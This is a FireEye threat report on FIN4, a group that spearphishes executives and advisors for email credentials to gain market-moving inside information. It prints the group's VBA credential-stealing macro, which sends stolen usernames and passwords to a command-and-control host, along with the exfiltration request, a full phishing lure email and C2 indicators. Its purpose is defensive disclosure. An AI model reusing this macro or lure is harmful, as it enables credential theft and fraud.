SPECIAL REPORT

FireEye

HACKING THE STREET?

FIN4 LIKELY PLAYING THE MARKET

WRITTEN BY:

BARRY VENGERIK
KRISTEN DENNESEN
JORDAN BERRY
JONATHAN WROLSTAD

SECURITY REIMAGINED

CONTENTS

Acknowledgments to Jen Weedon, Laura Galante, Arif Khan

FireEye is currently tracking a group that targets the email accounts of individuals privy to the most confidential information of more than 100 companies. The group, which we call FIN4, appears to have a deep familiarity with business deals and corporate communications, and their effects on financial markets. Operating since at least mid-2013, FIN4 distinctly focuses on compromising the accounts of individuals who possess non-public information about merger and acquisition (M&A) deals and major market-moving announcements, particularly in the healthcare and pharmaceutical industries. FIN4 has targeted individuals such as top executives, legal counsel, outside consultants, and researchers, among others.

We are able to characterize FIN4's activity from the incidents to which we have responded in our clients' networks, FIN4's attempts to compromise our managed service clients, our product detection data, and further independent research. Our visibility into FIN4's activities is limited to their network operations; we can only surmise how they may be using and potentially benefiting from the valuable information they are able to obtain. However one fact remains clear: access to insider information that could make or break stock prices for dozens of publicly traded companies could surely put FIN4 at a considerable trading advantage.

KEY FINDINGS

100+ TARGETS

Since mid-2013, FIN4 has targeted over 100 organizations, all of which are either publicly traded companies or advisory firms that provide services such as investor relations, legal counsel, and investment banking. Approximately two-thirds of the targeted organizations are healthcare and pharmaceutical companies.

FIN4 knows their targets. Their spearphishing themes appear to be written by native English speakers familiar with both investment terminology and the inner workings of public companies.

FIN4 does not infect their victims with malware, but instead focuses on capturing usernames and passwords to victims' email accounts, allowing them to view private email correspondence.

FIN4 uses their knowledge to craft convincing phishing lures, most often sent from other victims' email accounts and through hijacked email threads. These lures appeal to common investor and shareholder concerns, enticing the intended victims into opening the weaponized document and entering their email credentials.

On multiple occasions, FIN4 has targeted several parties involved in a single business deal, to include law firms, consultants, and the public companies involved in negotiations. They also have mechanisms to organize the data they collect and have taken steps to evade detection.

APPLYING WALL STREET KNOW-HOW: FIN4'S TARGETS

FireEye believes FIN4 intentionally targets individuals who have inside information about impending market catalysts—events that will cause the price of stocks to rise or fall substantially in a short period of time. Since at least mid-2013, FIN4 has pursued targets at more than 100 organizations, over two-thirds of which are public healthcare and pharmaceutical companies. The remaining targets include advisory firms that represent public companies and a handful of public companies in other sectors closely followed by market watchers. All but three of the public companies are listed on the NYSE or NASDAQ, with the remaining three listed on non-US exchanges.

In order to get useful inside information, FIN4 compromises the email accounts of individuals who regularly communicate about market-moving, non-public matters.

FIN4 frequently targets:

- C-level executives and senior leadership
- Legal counsel
- Regulatory, risk, and compliance personnel
- Researchers
- Scientists
- People in other advisory roles

TARGETED ORGANIZATIONS: OVER 100 PUBLICLY TRADED COMPANIES AND ADVISORY FIRMS




Figure 1: FIN4's Targets

FIN4 HEALTHCARE TARGETS: OVER 60 PUBLIC COMPANIES IN VARIOUS SUB-INDUSTRIES

BIOTECHNOLOGY	50%
MEDICAL INSTRUMENTS & EQUIPMENT	12%
MEDICAL DISTRIBUTION	2%
MEDICAL DIAGNOSTICS & RESEARCH	5%
MEDICAL DEVICES	13%
HEALTHCARE PROVIDERS	3%
HEALTHCARE PLANS	5%
DRUG MANUFACTURERS	10%




Figure 2:
Targeted healthcare and pharmaceutical industry sub-sectors

M&A Deals in FIN4's Crosshairs

FIN4 focuses on acquiring information about ongoing M&A discussions and identifying the individuals who are most likely involved. The group frequently employs M&A-themed and SEC-themed lures with Visual Basic for Applications (VBA) macros implemented to steal the usernames and passwords of these key individuals. Additionally, FIN4 has included links to fake Outlook Web App (OWA) login pages designed to capture the user's credentials. Once equipped with the credentials, FIN4 then has access to real-time email communications—and presumably insight into potential deals and their timing.

Many of FIN4's lures appeared to be stolen documents from actual deal discussions that the group then weaponized and sent to individuals directly involved in the deal. In some cases, the discussions were public knowledge and widely reported in the media, while others were still in the early exploration and due diligence phases. In one instance, we observed FIN4 simultaneously target five different organizations involved in a single acquisition discussion. The group targeted individuals at the five firms several months before the organizations' involvement in the acquisition talks went public.

Lasering in on Healthcare and Pharmaceuticals

We believe FIN4 heavily targets healthcare and pharmaceutical companies as stocks in these industries can move dramatically in response to news of clinical trial results, regulatory decisions, or safety and legal issues. In fact, many high-profile insider trading cases involve the pharmaceutical sector. We've observed FIN4 access information on a wide variety of issues—including drug development, insurance reimbursement rates, and pending legal cases—all of which can significantly influence the price of healthcare industry stocks.

In one case, FIN4 targeted employees involved in Medicaid rebates and government purchasing processes - these issues can heavily influence stock prices. Healthcare and pharmaceutical companies depend heavily on the decisions of large third party payers (like Medicaid) whose purchasing power and rebate decisions can make or break a company's earnings. FIN4 would presumably use this information to evaluate healthcare companies' future revenue.

FIN4's campaign codes illustrate their interest in the organizations and job roles most likely to have access to market-moving information before it goes public.

Keeping it Organized

FIN4 organizes the targets of their activity with over 70 unique "campaign codes" to designate the employer of the individuals they target, or in some cases the generic roles the targeted individuals play within that organization.

For example:

- CEO_CFO_COO_CORPDEV
- SCIENTISTS_AND_RESEARCH
- <PHARMACEUTICAL COMPANY NAME>
- <ADVISORY FIRM NAME>

These campaign codes function as labels that FIN4 uses to identify the origin of usernames and passwords stolen from their targets. These campaign codes are transmitted to FIN4's command and control (C2) servers along with stolen credentials.

Figure 3: Example of FIN4 Campaign Code

```
f (StrComp(usr, "", vbTextCompare) = 0) Or (StrComp(us
   isPopupComplete = False
   MsgBox ("Invalid username or password. Please try a
   Unload UserLoginForm
lse
   Unload UserLoginForm
   Call postUpload(usr, pwd, "CEO_CFO_COO_CORPDEV")
   isPopupComplete = True
nd If
```

TAKING CARE OF BUSINESS: FIN4'S TACTICS

Figure 4: FIN4 phishing email to an executive

Subject: employee making negative comments about you and the company

From: <name>@<compromised company's domain>

I noticed that a user named FinanceBull82 (claiming to be an employee) in an investment discussion forum posted some negative comments about the company in general (executive compensation mainly) and you in specific (overpaid and incompetent). He gave detailed instances of his disagreements, and in doing so, may have unwittingly divulged confidential company information regarding pending transactions.

I am a longtime client and I do not think that this will bode well for future business. The post generated quite a few replies, most of them agreeing with the negative statements. While I understand that the employee has the right to his opinion, perhaps he should have vented his frustrations through the appropriate channels before making his post. The link to the post is located here (it is the second one in the thread):

http://forum.<domain>/redirect.php?url=http://<domain>%2fforum%2fequities%2f375823902%2farticle.php\par

Could you please talk to him?

Thank you for the assistance,

<name>

After identifying a target, FIN4 frequently embeds VBA macros into a previously stolen Office document. The embedded macro displays a dialog box that mimics the Windows Authentication prompt for the user to enter their domain credentials. These credentials are transmitted to a server controlled by the group, allowing FIN4 to hijack that user's email account. FIN4 also sends highly tailored emails that typically play on the recipient's knowledge or interest in a pending deal. In several instances, FIN4 has included links to fake OWA login pages in their phishing emails instead (Figure 4). This would be useful for targeting organizations that may have disabled VBA macros in Microsoft Office.

FIN4's Social Engineering

FIN4 knows their audience. Their spearphishing themes appear to be written by native English speakers familiar with both investment terminology and the inner workings of public companies. FIN4's phishing emails frequently play up shareholder and public disclosure concerns.

Figure 4 shows the group's strong command of an executive's concerns over illicit public disclosure, particularly over executive incompetence and compensation issues. This email came from an account that FIN4 hijacked at a public company and includes several watchwords: "disclosure" of "confidential company information regarding pending transactions." These specific issues are key terms at public companies, where the public disclosure of sensitive business information is strictly regulated.

Figure 5: Generic FIN4 Lure Document


While a large share of FIN4's lures are previously stolen confidential company documents, the group occasionally uses generic lures of interest to the investment community (Figure 5).

FIN4 also uses existing email threads in a victim's inbox to spread their weaponized documents. We've seen the actors seamlessly inject themselves into email threads. FIN4's emails would be incredibly difficult to distinguish from a legitimate email sent from a previously compromised victim's email account. The actors have also Bcc'd all recipients, making it even more difficult for recipients to decipher a malicious email from a legitimate one.

A Fly on Many Walls

In several of our investigations, FIN4 targeted multiple parties involved in a business deal, including law firms, consultants, and public companies. In one instance, FIN4 appeared to leverage its previously-acquired access to email accounts at an advisory firm ("Advisory Firm A") to collect data during a potential acquisition of one of Advisory Firm A's clients ("Public Company A").

FIN4 proceeded to send a spearphishing email from a compromised account at Advisory Firm A to another advisory firm ("Advisory Firm B"), who was also representing Public Company A. FIN4 used a SEC filing document as a lure. After news of the possible acquisition was made public, Public Company A's stock price varied significantly. It is likely that FIN4 used the inside information they had to capitalize on these stock fluctuations.


SEVERAL WEEKS PRIOR TO ANNOUNCEMENT
DAYS PRIOR TO ANNOUNCEMENT
PUBLIC ANNOUNCEMENT
SUBSEQUENT WEEKS POST-ANNOUNCEMENT
FIN4 uses a hijacked e-mail account at **Advisory Firm A** to spearphish M&A specialists at **Advisory Firm B**.
Both **Advisory Firm A** and **Advisory Firm B** are advising **Public Company A** on a large M&A opportunity.
FIN4 sends a second spearphishing email to the M&A team at **Public Company A**, as well as to several of the M&A team's advisors at outside firms.
Public Company A announces its plans regarding a possible M&A deal with **Public Company B**.
The market responds to the public announcement with wide fluctuations in the stock prices of both **Public Company A** and **Public Company B**.




SEC-Themed spearphish from hijacked account
M&A-themed spearphish from hijacked account
The spearphishing email pertains directly to the pending deal, which is not yet public at the time the spearphish is sent
ADVISORY FIRM A
COMPROMISED
ADVISORY FIRM B
Advisory Firm A and Advisory Firm B are advising Public Company A about a prospective M&A deal with Public Company B
PUBLIC COMPANY A
Involved in M&A discussions with Public COMPANY B

Figure 6: Outlook rule to filter emails



Evading Detection

FIN4 has been observed creating a rule in victims' Microsoft Outlook accounts that automatically deletes any emails that contain words such as "hacked", "phish", "malware", etc. (Figure 6). The group likely implements these rules to prevent compromised victims from receiving replies from intended targets that their email account may be compromised, and likely buys FIN4 extra time before victim organizations detect their activities.

Conclusion

If FIN4's activities are indeed part of a sustained effort to gain advance access to market-moving information, it would not be the first time that network intrusions have played a role in an insider trading case. However the scale of FIN4's operations, with targets at more than 100 public companies, coupled with their tactic of going after key individuals' emails, sets this group apart.

Our visibility into FIN4 is limited to their network operations, so we cannot say for certain what happens after they gain access to insider information. What we can say is that FIN4's network activities must reap enough benefit to make these operations worth supporting for over a year—and in fact, FIN4 continues to compromise new victims as we finish this report.

APPENDIX: TACTICS

FIN4 employs a simple, yet effective, method to gather targets' user credentials through their spearphishing emails. Using VBA macros, they embed malicious code into already existing and legitimate company documents. Embedded in each Microsoft Word or Excel document is a malicious macro that prompts the user for their Outlook credentials. We have also observed this group send emails with links to fake Outlook Web App (OWA) login pages that will also steal the user's credentials, however we have not observed this tactic in recent months.

VBA Macros Embedded into Legitimate Documents

The embedded VBA macro consists of a module typically entitled "Module1" and a user form that has been called both "UserForm1" and "UserLoginForm". The code in Module1 contains the information needed to communicate with the C2 server (Figure 7).

Figure 7: Example of "Module1" used in one of the most recent campaigns

```
Attribute VB_Name = "Module1"

Option Explicit

Dim Ret As Long
Public isPopupComplete As Boolean


Sub AutoOpenSub()
    Call postUpload("null", "null", "word")
    isPopupComplete = False
    While (Not isPopupComplete)
        UserLoginForm.Show
        sheetOpen
    Wend
End Sub

Sub sheetOpen()
    Selection.WholeStory
    Selection.Font.Hidden = False
End Sub

Public Function postUpload(ByVal usr_n_spc As String, ByVal pwd_n_spc As String, By
    Dim object_HTTP As Object

Set object_HTTP = CreateObject("WinHttp.WinHttpRequest.5.1")
    object_HTTP.Open "POST", "http://www.junomaat81.us/reporter.php?msg=" & msg_n_s
    object_HTTP.send ("")
End Function
```

Figure 8: Example of "UserForm1" with Campaign Code

```
f (StrComp(usr, "", vbTextCompare) = 0) Or (StrComp(us
   isPopupComplete = False
   MsgBox ("Invalid username or password. Please try a
   Unload UserLoginForm
lse
   Unload UserLoginForm
   Call postUpload(usr, pwd, "CEO_CFO_COO_CORPDEV")
   isPopupComplete = True
nd If
```

The userform contains the code for the user credentials prompt and an artifact that is highly indicative of the actors' targeting. The artifact (a campaign code) is usually tailored to the particular target company or the company from which they are targeting others; alternately, the artifact may represent a generic role for targeted individuals, such as SCIENTISTS_AND_RESEARCH or CEO_CFO_COO_CORPDEV. We have identified over 70 unique campaign codes to date. This campaign code is transmitted to the C2 server along with the victim's username and password, as seen in Figure 8.

Many of the fake Outlook windows opened by the macros contain the logo of the company targeted giving the pop-up apparent legitimacy. Figure 9 below represents a generic pop-up, with no company-specific information that a user might see after opening the document. Only after credentials are entered will the document appear for the user.

Figure 9: Malicious Dialogue that Prompts for User's Credentials




Figure 10: POST Request Containing User's Credentials Sent to C2

```
POST /report.php?msg=FAKE_PHARMA&uname=john.doe&pword=abc123 HTTP/1.1
Connection: Keep-Alive
Content-Type: text/plain; Charset=UTF-8
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1;
Trident/6.0)
Content-Length: 0
Host: www.junomaat81.us
```

Networking and Infrastructure

After the user enters data into the username and password fields, the data is transmitted to the C2 server via a POST request (Figure 10). FIN4 then uses the collected credentials to login to victim email accounts. In addition to gaining access to the victim's private communications, FIN4 also uses the compromised accounts to email malicious documents to additional targets inside and outside the victim company. The group is currently active as this report goes to publication and recently used the domains junomaat81[.]us and lifehealthsanfrancisco2015[.]com as their C2s.

FIN4 appears to be heavily reliant on Tor (software that enables users to browse the Internet anonymously by encrypting their internet traffic and routing it through servers around the world) and has been seen using Tor to login to victims' email accounts after obtaining the compromised user credentials. We have detected at least two User Agents that the actors have used and which can be used to identify potentially suspicious OWA activity in network logs, when paired with originating Tor IP addresses.

```
Mozilla/5.0 (Windows NT 6.1; rv:31.0) Gecko/20100101 Firefox/31.0

Mozilla/5.0 (Windows NT 6.1; rv:24.0) Gecko/20100101 Firefox/24.0
```

Figure 11: FIN4 User Agents

Table 1: List of known Actor-Registered C2 Domains

Actor-Registered C2 Domains	
ellismikepage[.]info	lifehealthsanfrancisco2015[.]com
rpgallerynow[.]info	dmforever[.]biz
msoutexchange[.]us	junomaat81[.]us
outlookscansafe[.]net	nickgoodsite.co[.]uk
outlookexchange[.]net	

We have identified nine C2 domains that we believe were registered by the actors to conduct these operations. There are also legitimate domains that appear to have been compromised and used in previous campaigns in late 2013 and early 2014; however in the recent months we have not seen indications that the actor has used compromised legitimate domains to conduct their operations.

What Can Network Defenders Do?

The relative simplicity of FIN4's tactics (spearphishing, theft of valid credentials, lack of any malware installed on victim machines) makes their intrusion activity difficult to detect. However a few basic security measures can help thwart the group's efforts. Disabling VBA macros in Microsoft Office by default, as well as blocking the domains listed in Table 1 will help protect against FIN4's current activities. Additionally, enabling two-factor authentication for OWA and any other remote access mechanisms can help prevent credentials stolen in this manner from being leveraged successfully. Companies can also check their network logs for OWA logins from known Tor exit nodes if they suspect they are victimized. Typically, legitimate users do not use Tor for accessing email. While not conclusive, if paired with known targeting by this group, the access from Tor exit nodes can serve as an indicator of the group's illicit logins.

FireEye, Inc. | 1440 McCarthy Blvd. Milpitas, CA 95035 | 408.321.6300 | 877.FIREEYE (347.3393) | info@fireeye.com | **www.fireeye.com**